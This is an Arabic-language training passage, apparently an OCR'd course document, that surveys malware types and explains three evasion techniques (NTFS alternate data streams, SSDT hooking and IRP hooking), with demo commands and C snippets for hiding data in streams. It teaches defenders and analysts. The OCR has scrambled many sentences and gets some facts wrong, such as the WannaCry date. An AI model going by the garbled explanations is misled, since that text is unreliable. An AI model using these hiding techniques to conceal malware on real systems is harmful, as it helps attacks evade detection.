
-النوع التاسع من ال **Malware** وهو ال **Dialer** ... ودا مخصص للاتصالات الدوليه عشان يسرق ال **Credit** بتاعك اللي موجود في برنامج زي **Viber** أو **Skype** المخصصين للاتصالات الدوليه وطبعا بتكون مسجل فيهم بال **Credit Card** بتعمق اللي بتحتوى على فلوسك فيقوم ال **Malware** دا عامل اتصالات دوليه من البرامج دي ويسحب الرصيد المالي بتاعك واحده واحده ... بس النوع دا نادر امتهنوفه فشغالك أو ال **Cases** اللي هتعدي عليها بس ذكرته للمعرفه .

-النوع العاشر معانا من ال **Malware** هو ال **Information Stealer** ودا بيسرق ال **Private data** عندك زي ال **Credit** أو **login credentials** أو **encryption keys** وليه كذا شكل منه ال **Keylogger** ... ودا بيسرق الكلام بتاع ال **user** اللي بيكتب عال **keyboard** عن طريق انه بيسجل ضغطات ال **user** عالكيبورد فلو فتح موقع هتلاقيه سجله ولو كتب **password** و **username** هتلاقيه برضه بيسجله وهكذا .

-فيه شكل تاني وهو ال **Screen Recorder** ودا بيأخذ سكرين أو لقطه من ال **Active window** اللي فاتحها ال **Victim** عنده حاليا وكمان بيعمل **Screen recorder** للشاشة الخاصه بجهاز ال **information stealers** ... بالإضافة اللي انواع من ال **Victim** بتفتح ال **Webcam** وتاخذ لقطه لل **Victim** او المايك الداخلى الخاص بجهازك وتسجل لل **Victim** او تتنصت عليه وتسمع مكالمته وهكذا ... عندنا نوع آخر وهو ال **Ram Scraper** ودا من اسمه بيزحف عال **RAM** ويسرق ال **Data** الموجوده فيها اللي بتكون عاليه **Decrypted** عشان اي **RAM** فال **Data** تكون جاهزة عاليه **Decrypted** بتلاقيها بشكلها الخام .

- زي مثلا ال **Victim** فتح موقع بنك معين من جهازه وفيه معلومات حساسه دخلها فال **Browser** المعلومات دي بتخزن فال **RAM** بشكل غير مشفره فيقدر ال **Attacker** يروح يسرقها وبتكون ال **data** دي **encoded** بيقوم ال **Attacker** واخدتها عملها **Sensitive data** ويطلع منها ال **information** اللي هتفيده ودا بيحصل عن طريق ال **malware** اللي من النوع **Keylogger** اللي منه ال **stealer**.

- النوع الحادي عشر معانا من ال **Botnets** وهو ال **Malware** ودا اختصارا لكلمتين وهما ال **Robot Network** ودا عباره عن من الأجهزة اللي تم أخترافها بالفعل وأصبحت تحت تحكم ال **Botnet** حاليا وكلها ضمن شبكة واحد و هي ال **Attacker** بيستخدمهم ال **Attack** مختلف **Attack** زي ال **DDOS** ... فلتلاقيه أخترق جهاز **A** و **B** و **C** فيحطهم كلهم بشبكة واحدة تحت تحكمه ويوجه لهم ال **Commands** اللي عاوز ينفذها عن طريق ال **C&C Server** اللي هو ال **Command and Control Server** عشان يوجه الأجهزة اللي هو عاوزه .



- النوع الثاني عشر من ال **Ransomware** وهو ال **Malware** ودا جي من كلمتين وهما ال **Software** ومعناها فديه وال **Ransom** برامج ... يبقى برامج الفديه ... ودا منتشر بشكل كبير فالفتره الاخيره

لأنه بيطلب فديه أو مقابل مادي من ال **Victim** عشان يفكله ملفاته اللي شفرها وبتدفع لـ **Attacker** بالعمله المشفره **Bitcoin** طبعا عشان الطرفين محدث يتبعهم وبديك فتره معينه عشان تدفع المبلغ المطلوب منك مقابل انه يرجلك ملفاتك ويديك مفتاح فك تشفير ملفاتك ولو مدفعتش بيمسحلك ملفاتك ودا نوع خطير خصوصا لو وقع على **Sensitive data** بيكون خطير وطبعا هنا يتضحلك ميزه ال **Data Backup** لـ **Backup** الخاصه بالمؤسسة بتعمتك تحسبا لأي ضرر ممكن يقع عليها فأي وقت ... وطبعا من أشهرهم ال **Wanna Cry** ف 2016 ... ودا كان شكله .



- النوع الثالث عشر من ال **Malware** معانا هو ال **Data Stealing** ودا بيبقا ال **Create Attacker** عامله **Stealing** عشان يسرق **Data** من ال **Victim Machine** ... زي ملفات ال ... **Credit Card Data** أو ال **Private Encryption Key** ودا هتلافقه **Dark Specific** لحاجه معينه زي اللي بيتابعوا على ال **Web Specific Data Stealing Malwares** حاجه معينه زي انت عاوز **Malware** يطلعلك ال **Passwords** أو **Credit Card Data** و ال **Photos** أو ال **Machine**.

- النوع الرابع عشر والأخير من أنواع ال **Malware** وهو ال **Worm** ودا ببساطه دي اي **System or Software** بيستخدم ال

عشنان يعمل لنفسه انتشار ... بتستعل **Network Vulnerability** اي ثغرات فالنظام او الشبكة عشنان تعمل منها انتشار لنفسها عالنظام ال مترجم يتعمله ال **Infection** ... يعني احنا لو ف **Network** وجهاز مصاب ب **Worm** معينه ترجمت ثغره معينه لقتها فيه واصابتها وانت معاهم فنفس ال **Network** لو عندك نفس الثغره فجهازك فكدا كدا ال **Search** هتجيائك وتعملك ال **Infection** لأنها بتعمل **Worm** الثغره حالياً فكل الأجهزة الموجودة عال **Network** ... طب لو انت معنكش الثغره دي أو عملها **Batching** أو جهازك معموله **update** ومقبول فيه الثغره دي ف ساعتها ال **worm** مش هقدر تصيبك لأنك قابل الباب ال بتدخل منه وهي الثغره .

-ال **Worm** مبتجيش لجهازك لوحدها كدا لأن من الطبيعي هيتعملها لاء دي بيتجي معاهها ال **Rootkit** ودا اتكلمنا عليه ودا نوع من انواع ال **malware** المسؤول عن انه يخفي اثار ال **malware** ال شغال عندك على جهازك وبيخرب فيه زي ال **Worm** كدا ... وال **User** مسؤول انه يخفيه عن ال **Antivirus** ال انت ك **Rootkit** مشغله عندك وطبيعي انه يعمل **Detect** لل **Worm** ... فكدا كدا بيجي معاهها ال **Rootkit** طبيعي عشنان يعملها **Hide** بعيداً عن انظر ال **Detect** ال **Scanner software** أو ال **User**

## 6.2 Technique's Used by Malware:

-هنا هنا نقاش ال **Malware** اللي بيستخدمها ال **Techniques** عشنان يعمل لنفسه **Evasion** من ال **Antivirus** بالإضافة ان ال **Stream** ميعرضش يكتشفه ... فعندنا 3 طرق وهما ال **Victim** **Hooking IRP** **Hooking Native Apis / SSDT** هنا نقاشهم هنا ولكن لو حابب تعرف الكلام دا بشكل تفصيلي لو هتتخصص فال **Malware Analysis** فهتلاقيه بيكلمك عن النقط دي بالتفصيل فكورس زي ال **eCMAP** المقدم من **INE** تقدر تشوفه لو متاح عندهم ولو دا تخصص حابب تروحله فال **Blue Team** .

-أول طريقة معانا فطرق ال **Evasion** لازم تكون عارفها كـ **Alternate Data** هي ال **Penetration Tester** بنسماها ال **ADS** كاختصار وهي عباره عن ... **Streams** في نظام ال **Windows** في نظام الملفات **NTFS** ومش موجوده فأنظمه ال **FAT** أو اي نظام تاني ... تعالى نفهم ايه ال **FAT** وال **NTFS**.

-دول عباره عن أنظمه أو طرق لتخزين الملفات والتعامل معها فالـ **Windows** اللي هو ال **System** دا اختصار لـ **NTFS** ... ال **Windows** دا باختصار الأحدث والاسرع في تخزين الملفات والتعامل معها و **More Secure** عن ال **FAT** اللي هو اختصار لـ **File Allocation Table** ودا الأقدم وبنستخدموه مع كذا نظام تشغيل زي ال **Linux** وال **Windows** بس مش **Secure** زي ال **NTFS** وكمان مبيعد عمش ال **Feature** بتعتني اللي هي ال **ADS** بالإضافة الى ان ال **NTFS** دا مخصص لنظام **Windows** فقط على عكس ال **FAT** ... وال **FAT** تستخدمه الحاله انك ك **User** بتسخدم فلاشه او كارت ميموري لأن كل الأجهزة بتقراء ال **FAT** انما ال **NTFS** لو بتخزن ملفات أكبر من 4 جيجا وعاوز سرعه وأمان أكثر لل **Data** وكمان بتسخدم نظام **Windows** فهياكون دا الانسب ليك فالحاله دي ... بکدا نكون عرفنا الفرق بينهم وحالات استخدام كل واحد منهم ... نرجع بقا للموضوع بتعنا فأول **ADS** وهو ال **Evasion technique**.

-طب ازاي بتشغل ال **ADS** ؟؟ عندنا كل ملف فال **NTFS** عنده ستريم ااسي ال **main data stream** ودا المكان اللي بيتحزن فيه المحتوى الطبيعي للملف ... ال **NTFS** بيسمح لك انك تضيف للملف أضافيه بتبقا **Hidden Streams** بدون مياثر على حجم الملف اللي ظاهرلينا ... ناخذ مثال عشان المعلومه توصل .

لو عندك ملف اسمه **Stream** فممكن نخزن جواه **File.txt** إضافي مخفى من غير ميبان فالحجم الفعلى للملف بتعنا ... عن طريق الامر دا على سبيل المثال اللي قدامك فالصوره ... توضيح بسيط ال **Stream** يعني نقدر نخزن **Data** أو **Files** مخفيه جوا ملف عادي عال من غير ميحصل اي تغيير فحجم الملف الاصلى عندك عالنظام ... ودا اللي ال **Malware** بيستغله عندك ان مثلا ال **User** يروح يفتح ال **File** اللي اسمه **welcome** اللي جواه **File.txt** على اساس ان جواه الكلام دا فقط بس هو جواه كلام تاني معموله من ال **Attacker** عن طريق انه استغل ال **Hidden** هي **ADS** فال **Windows** فال **NTFS** وضاف **Data** تانية الخاص بالملف دا ... تعالى نرجع للمثال .

```
echo "This is not ADS" > file.txt
echo "This is in ADS" > file.txt:stream1
```

-هتروح عندك فال **Windows** فال **CMD** وتحط ال **Command** الاول دا اللي هي عمل **Create** ل **file.txt** بالاسم **File** و هيحط فيه الكلام دا عادي اللي هو **This is not ADS** ودا كدا بالنسبة لنا عادي وبعد كدا نروح ننفذ ال **Command** اللي بعده اللي هو خاص بالجزء اللي بنتكلم فيه ال **ADS** وال **Stream** لـ **File** وتضيف الكلام اللي قدامك دا **This is in ADS** وبعد ذلك هتروح تعمل ال **dir** اللي هو عشان تشوف ال **Files** اللي عندك هتلاقيهم بنفس الحجم زي مكنا قولنا ولو عملت ال **Command** ال **Type** للملف نفسه هتلاقى المطبوع قدامك ال **Content** اللي هو طب أو مال راح فين ال **Data** اللي ضفناها فتاني سطر !! هو دا اللي بنتكلم عليه من خلال ال **ADS** تقدر تخفي جوا **File** **data** معين من خلال خاصيه ال **NTFS** الخاصه بملفات ال ... نشوف الكلام دا بشكل عملي .

```
C:\Users\s>echo "this is not ADS" > file.txt
C:\Users\s>echo "this is ADS" > file.txt:stream1 ↵
C:\Users\s>
```

```
Directory of C:\Users\s
02/11/2025  11:54 AM    <DIR>          .
02/11/2025  11:54 AM    <DIR>          ..
06/17/2022   03:00 PM    <DIR>          .android
08/20/2024   04:43 AM    <DIR>          .cache
03/13/2022   03:09 AM    <DIR>          .idlerc
01/07/2024   07:30 AM    <DIR>          .Ld2VirtualBox
01/07/2024   11:57 PM    <DIR>          .swt
11/09/2024   03:28 AM    <DIR>          .vscode
10/27/2024   06:23 PM    <DIR>          3D Objects
07/07/2022   03:34 PM    <DIR>          26 ahmed.py
10/27/2024   06:23 PM    <DIR>          Contacts
02/11/2025   10:24 AM    <DIR>          Desktop
12/31/2024   02:09 PM    <DIR>          Documents
02/11/2025   11:53 AM    <DIR>          Downloads
03/06/2022   12:23 PM    <DIR>          Favorites
02/11/2025   11:54 AM    <DIR>          20 file.txt
03/06/2022   12:23 PM    <DIR>          Links
07/24/2024   01:14 AM    <DIR>          Music
01/18/2022   07:55 PM    <DIR>          OneDrive
12/31/2024   12:20 AM    <DIR>          OneDrive - BUC
12/27/2024   09:28 AM    <DIR>          Pictures
07/29/2022   04:35 PM    <DIR>          PycharmProjects
03/06/2022   12:23 PM    <DIR>          Saved Games
07/01/2022   05:10 PM    <DIR>          53 Search.code-search
03/06/2022   12:23 PM    <DIR>          Searches
12/17/2024   08:45 PM    <DIR>          source
11/15/2022   02:27 AM          241 Untitled-1.py
01/17/2025   08:00 PM    <DIR>          Videos
                           4 File(s)           340 bytes
                           24 Dir(s)        72,508,297,216 bytes free
```

لو انت **Programmer** او بترف تكتب كود فالعموم فالجزء دا  
هيفيدك ... عندنا **Code** بال **C** بيشرح الفكره اللي قولناها دي تعالى  
نشوفه ونحلله مع بعض لو مهم تعرف تفاصيل .

```
#include <windows.h>
#include <stdio.h>

void main() {
    ...
    hStream = CreateFile("file.txt:stream2",
                         GENERIC_WRITE,
                         FILE_SHARE_WRITE,
                         NULL,
                         OPEN_ALWAYS,
                         0,
                         NULL);
    if(hStream == INVALID_HANDLE_VALUE)
        printf("Cannot open file.txt:stream2\n");
    else
        WriteFile(hStream, "This data is hidden in the
stream. Can you read it???", 53, &dwRet, NULL);
}
```

-الكود دا مش بيكتب فالملف العادي بتعنا اللي هو file.txt لاء بيكتب  
جزء مخفي وهو ال Stream2 اللي مسمينه ... وزي  
قولنا ال Size الخاص بالملف هيظهر عادي جدا لكن جواه data  
مخفيه مش هتشوفها الا بطرق معينه ... زي انك من خلال ال CMD  
تكتب ال Stream More Command عشان تعرض محتوي ال المخفي ... ال Library هي Windows.H  
الى بتتعامل مع الملفات في نظام Windows Functions  
وعندك ال Function دي عباره عن Create file فال Windows عشان تعمل Create ملف جديد فال Windows .

-وبعد ذلك هنفتح ال Stream2 اللي هو الملف المخفي اللي جوا ال File  
الاصلية بتعنا زي مكنا شرحا فوق ... بعد كدا بتعمل ال Data Setting  
للملف زي Generic-write اننا نسمح بكتابه ال فملف واحد ... ال File-share Write  
بالوصول للملف بتعنا لما نشغله ... ال Open always معناها لو  
الملف موجود افتحه ولو مش موجود اعمل Create ملف وافتحه .

-وطبعا عندك ال hStream دا ال Variable اللي زي المفتاح  
المسؤول عن فتح ال Stream جوا الملف ونقدر من خلاله نقرء  
ونكتب ونعدل فالكود براحتنا ... وبعد كدا عندك ال If Condition  
لي هي بتقولك Invalid handle value بمعنى لو ال  
Function بتعتنا اللي هي create file فشلت في فتح أو انشاء  
ملف ... فلو فشلت تطبعنا عن طريق ال Printf السطر دا  
("Cannot open file.txt:stream2\n").

-الخطوه اللي بعد كدا عاوزين نكتب ال Data بتعتنا جوا ال Stream  
المخفي ... عن طريق ال Function بتعتنا اللي هي Write file  
عشان نكتب ال data بتعنا جوا ال Stream بتعنا ... ودا السطر اللي  
هنكتبه "This data is hidden in the stream. Can you read it"

والكلام دا هيتم تخزينه فال Stream2 زي موضحنا ... وعدد الأحرف اللي هنكتبها 53 وعنده dwRet& عباره عن Variable هيحفظ عدد الأحرف اللي هيتم كتابتها بنجاح وال Null يقصد بيها مش هنستخدم أي اعدادات اضافيه ... طب ايه اللي هيحصل لو شغلت الكود !!... هيتم انشاء ملف اسمه file.txt والملف هيظهر عادي ومفيهوش اي حاجه غريبه ولكن جواه فالخلفيه عندك ال Stream مخفي على اسم ال Stream2 اللي هيتم كتابتها فيه متخزنه ولو فتحت الملف بـاستخدام ال Data Notepad مش هتشوف ال Data فلازم تستخدم ال Commands الخاصه زي More أو ال hidden ومعاه ال dir /r دا هيطلعك ال Command Stream file .

```
C:\Users\elshunter\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 4247-60E2

Directory of C:\Users\elshunter\Desktop

08/04/2017  01:22 PM    <DIR>
08/04/2017  01:22 PM    <DIR>   -
08/04/2017  01:22 PM           20 file.txt
                           1 File(s)      20 bytes
                           2 Dir(s)  7,552,462,848 bytes free

C:\Users\elshunter\Desktop>dir /r
Volume in drive C has no label.
Volume Serial Number is 4247-60E2

Directory of C:\Users\elshunter\Desktop

08/04/2017  01:22 PM    <DIR>
08/04/2017  01:22 PM    <DIR>   -
08/04/2017  01:22 PM           20 file.txt
                           19 file.txt:stream1:$DATA
                           20 bytes
                           2 Dir(s)  7,552,462,848 bytes free
```

-وبرضه عندك ال type وال More Command لو استخدموهم كدا هيطلعوك المحتوي الطبيعي لـ File ولو استخدمت معاهem ال stream: هيجيyouوك المحتوى المخفي ولكن مع ال type هيدوك لكن مع ال More هيدوك النتيجه عادي .

```
C:\Users\elshunter\Desktop>type file.txt
"This is not ADS"

C:\Users\elshunter\Desktop>type file.txt:stream1
The filename, directory name, or volume label syntax is incorrect.


C:\Users\elshunter\Desktop>more < file.txt
"This is not ADS"

C:\Users\elshunter\Desktop>more < file.txt:stream1
"This is in ADS"
```

-برضه عندك get-item Tool وهي ال Command let اللي هي اختصارها من الادوات اسمها ال

ودي عباره عن **PowerShell tool** تقدر تقوملك بنفس الوظيفه وتططلعلك ال **ADS Stream data** بشكل أسرع وهتطلعلك ال **Commands Tools** أو ال **information** اللي ذكرناها ... هتحتاج بس تديها ال **Parameter** اسمه ال - . وتديها ال **path** الخاص بالملف بتاعك وهي هتشتغل .

```
get-item -path .\file.txt -stream *
```



كدا غطينا أول **Malware** من اللي بيستخدمه ال **Technique** فال **ADS Stream Evasion** وهو ال **ADS** وخدنا مثال على ال **Evasion** وطبقنا عليه بالتفصيل .

-نجي للطريقه الثانيه وهي ال **SSDT Hooking** ... ال **SSDT** دا اختصار ل **System Service Descriptor Table** ودي عباره عن جداول فال **Kernel** النواه الخاصه بال **System** اللي هو هنا ول يكن ... ال **System** بيستخدم الجداول دي عشان ال **Windows Functions** الاساسيه للنظام موجوده فين ... زي ال **Processes** اللي بتعامل مع ال **Files** وال **Network** وغيرها ... وكل **Input** فالجداول دي بيشير الى كود وظيفي معين في ملفات ال **System** الاساسيه ... خد مثال ... زي ال **Windows ntoskrnl.exe** على كل الأشياء اللي تحتاجها ال **System** عندك ... برضه ال **Win32k.sys** دا مسؤول عن الجرافيك والواجهه الرسوميه فال **SSTD** تمام فهمنا ال **SSTD** بتعمل ايه ... تعالى نشوف موضوع ال **SSDT Hooking** .

-ال **SSDT Hooking** ببساطه ان ال **Attacker** بيلعبوا فالجدول دا وبدل متخلى ال **SSDT** يشاور على ال **Functions** الأصلية بيخليه يشاور على دوال تانيه تنفذ حاجات **Malicious** ... الكلام دا هتلاقيه في نوع من ال **Malwares** اسمه ال **Rootkit** كنا اتكلمنا عليه فالاول ارجعه ... ال **Root kits** بتستغل التقنيه دي عشان تتحكم فال **System** ومحدش يقدر يكشفها ... فلو مثلا عندك **Virus** عاوز يستخبي فيعدل على **Function** بتتحكم في عرض الملفات بحيث لو ال **Windows** حب يجيب ملفات الفيروس دا ... ال **Function** اللي عدناها تمنع ظهوره ... وبرضه ال **Antivirus** بيستخدمه بنفس الفكره ولكن لأغراض حميده فبدل مالفiroسات تعدل على الجدول فهو اللي بيسبقهم ويعمل **System Monitor** لـ **Kernel Mode** ومكوناته عشان يكشف اي نشاط مشبوه عليه قبل ال **Attacker** ( اللي هو احنا هنا ) .



-اي برنامج عندا فوضع ال **User Mode** زى اي برنامج عادي بتشغله على **Windows** فيجي البرنامج دا يطلب اي **Service** من ال **Kernel** بيعت الطلب عن طريق ال **Native API** وبعدين الطلب بيروح لـ **SSDT** عشان يعرف ال **Kernel** المفروض يشغل انهو بالضبط ... عندك برنامج في وضع ال **User** بيطلب تنفيذ حاجه من ال **Kernel** زى فتح ملف مثلا ... الطلب دا بيدخل على ال **SSDT** عشان يعرف انهو **Kernel Function** فال **SSDT** مسؤوله عن مهمه دي اللي هي فتح الملف ... وبعد كدا ال **Kernel** بينفذ المطلوب منه عن طريق ال **Function** المناسبه ... هنا ال **Attacker** بيتدخل ويروح زي مقولنا يعدل فال **SSDT Table** عن طريق ال **Pointers** الموجوده جوا ال **SSDT** فبدل مالطلب بيروح لـ **Function** الأصلية يروح لـ **Function** تانيه معدله من ال **Attacker** وتهتنفذ فالغالب **Malicious Code** ... ال **Key Service Descriptor** المسؤوله عن العمليه دي هي ال ... **table**

ودي موجوده جوا ال Kernel بتاع ال Windows وظيفتها انها توفر معلومات عن ال SSDT وال SSDT بفكك الجدول بتاعنا اللي بيحدد كل ال Functions وال Services اللي ال User Mode بيوفرها للي .

-الخطوره فال Technique دا انه بيأثر عال System بالكامل مش مجرد برنامج واحد بمعني اي حد عال System هيحاول يستخدم ال الموجوده عال System هيتم اعتراضه من ال Services Google Map لأنك بالضبط بتغير عنوان Malicious Code لعنوانك فكل اللي كان رايح للمكان الأصلي الأول هيجييك عالعنوان الجديد... ال SSDT Hooking بيتم عن طريق الخطوات التالية وهي ان أول حاجه Attacker بمعنى ال Hook SSDT بيقوم مدخل Function معين فال SSDT واللى بيكون مسؤول عن تنفيذ Entry Function زى ال NTQueryDirectoryFile وال Folder من اي Files فال مسؤوله عن انها تجبك قايمه ال دلنا ال Input ... بس طبعا ال Attacker بيدخل بداها ال System عشان لما نستدعي ال Function دى بعد كدا نستدعي ال Input بدالها .

-بعد كدا ال Call Function بيعمل ال Attacker ... بعد اما عدلنا ال Input فال ... أي برنامج هيطلب تشغيل ال الأصليه NTQueryDirectoryFile Function مش هتشتغل ال الأصليه لاء هتشتغل ال Function اللي كتبها ال ... Malicious Code بدل الأصليه واللى هتسدعي ال Attacker هي هذا السياق هتلaci ال Attacker بيكتب Code يخل ال دى متعرضش ملفات معينه زى ملفات ال Virus أو ال User Rootkit مثل ... وكمان يتتجسس على الملفات اللي بيفتحها ال أو بيستخدمها عال System وتبعتها للي Attacker برضه عن طريق ال Code اللي هيعدله ال Attacker جوا ال Function الأصليه عندك ال Victim عال System وكل دا عن طريق ال زى موضحنا من خلال التلاعيب بيه SSDT .

-الخطوة اللي بعد كدا وهي ال **Pass Control** بمعنى بعد اما ال **Malicious Function** اللي ذكرناها هتنفذ هنروح بعد كدا نستدعي ال **Windows Function** الاصليه بتاعت ال **Data** زي ال **NTQuery Directory File** عشان تجيب ال **Folder** اللي ممكن تعرضها زي مثلا بعض ال **Files** في **Folder** معين وهكذا ... الخطوه اللي بعد كدا والأخيره هي ال **Alter & Return Results** بمعنى هنا ال **Rootkit** بيتلعب ويغير فال **results** اللي جياله ... فلو فيه **Malicious file** أو **Folder** ما عاوز يخفيه فيعدل فال **APP** دي ويرجع لل **Data** اللي كان طالب ال **Data** دي والملف ال **Malicious** كأنه مش موجود أصلا ...

-فالفكره هنا ال **Rootkit** بيستخبي جوا ال **System** بطريقه ذكيه تمنع اكتشافه فأول ميحصل استدعاء ل **Function** معينه تلاقيه بيعدل فال **Results** بتعتها قبل متوصل لل **User** وعن طريق ال **Processes** أو اي **Files** أو اي **Technique** دا يقدر يخفي اي **Antivirus** وال **User** الخاص بي .

-**الطريقه الثالثه** معانا وهي ال **IRPs Hooks** فال **I/O** يعني ايه ال **IRPs** فالأول ؟ ... اختصار ال **Rootkits Request** دا ببساطه زي رساله أو **Request Packet** بيستخدمها ال **Operating System** عشان ينقل ال **Data** بين المكونات المختلفه لل **System** زي مثلا لما **APP** معين يطلب أنه ي **Read** أو **Write** على **Hard Disk** عندك فال **PC** ... فلو مثلا ال **Rootkit** معينه فال **Files** ممكن يعدل **Antivirus** بيحاول يقراء **Data** على ال **Data** اللي راجعه ويخلوي ال **Antivirus** يفتكر ان ال **Malicious files** دا اخفاء ال **Rootkit** ودا بيتم عن طريق تعديل وتلاعب ال **System** اللي مبين مكونات ال **Data** .

كل حاجه جوا ال Windows Kernel معتمده على ال IRPs سواء كنا فال File (TCP, UDP) أو نظام ال Network Drivers أو ال Keyboard وكمان ال Mouse أو ال System اللي شغاله عال System وعشان كدا اي حد يقدر يتلاعب بال IRPs يقدر يسيطر على حاجات كثير جوا ال Windows بدون ميتم اكتشافه بسهوله من ال User اللي عند ال Defensive Tools ... بص كدا المثال دا .

```
DriverObject->MajorFunction[IRP_MJ_CREATE]=DiskPerfCreate;
DriverObject->MajorFunction[IRP_MJ_READ]=DiskPerfReadWrite;
DriverObject->MajorFunction[IRP_MJ_WRITE]=DiskPerfReadWrite;
DriverObject->MajorFunction[IRP_MJ_SYSTEM_CONTROL]=DiskPerfWmi;
DriverObject->MajorFunction[IRP_MJ_SHUTDOWN]=DiskPerfShutdownFlush;
DriverObject->MajorFunction[IRP_MJ_FLUSH_BUFFERS]=DiskPerfShutdownFlush;
DriverObject->MajorFunction[IRP_MJ_PNP]=DiskPerfDispatchPnp;
DriverObject->MajorFunction[IRP_MJ_POWER]=DiskPerfDispatchPower;
```

دا جزء من كود تابع لـ Microsoft WinDDK ودا اختصار ال Windows Driver Development Kit وبيووضح ازاي ال Drivers بتكون متصله بوظائف معينه فال IRPs زي التالي ...

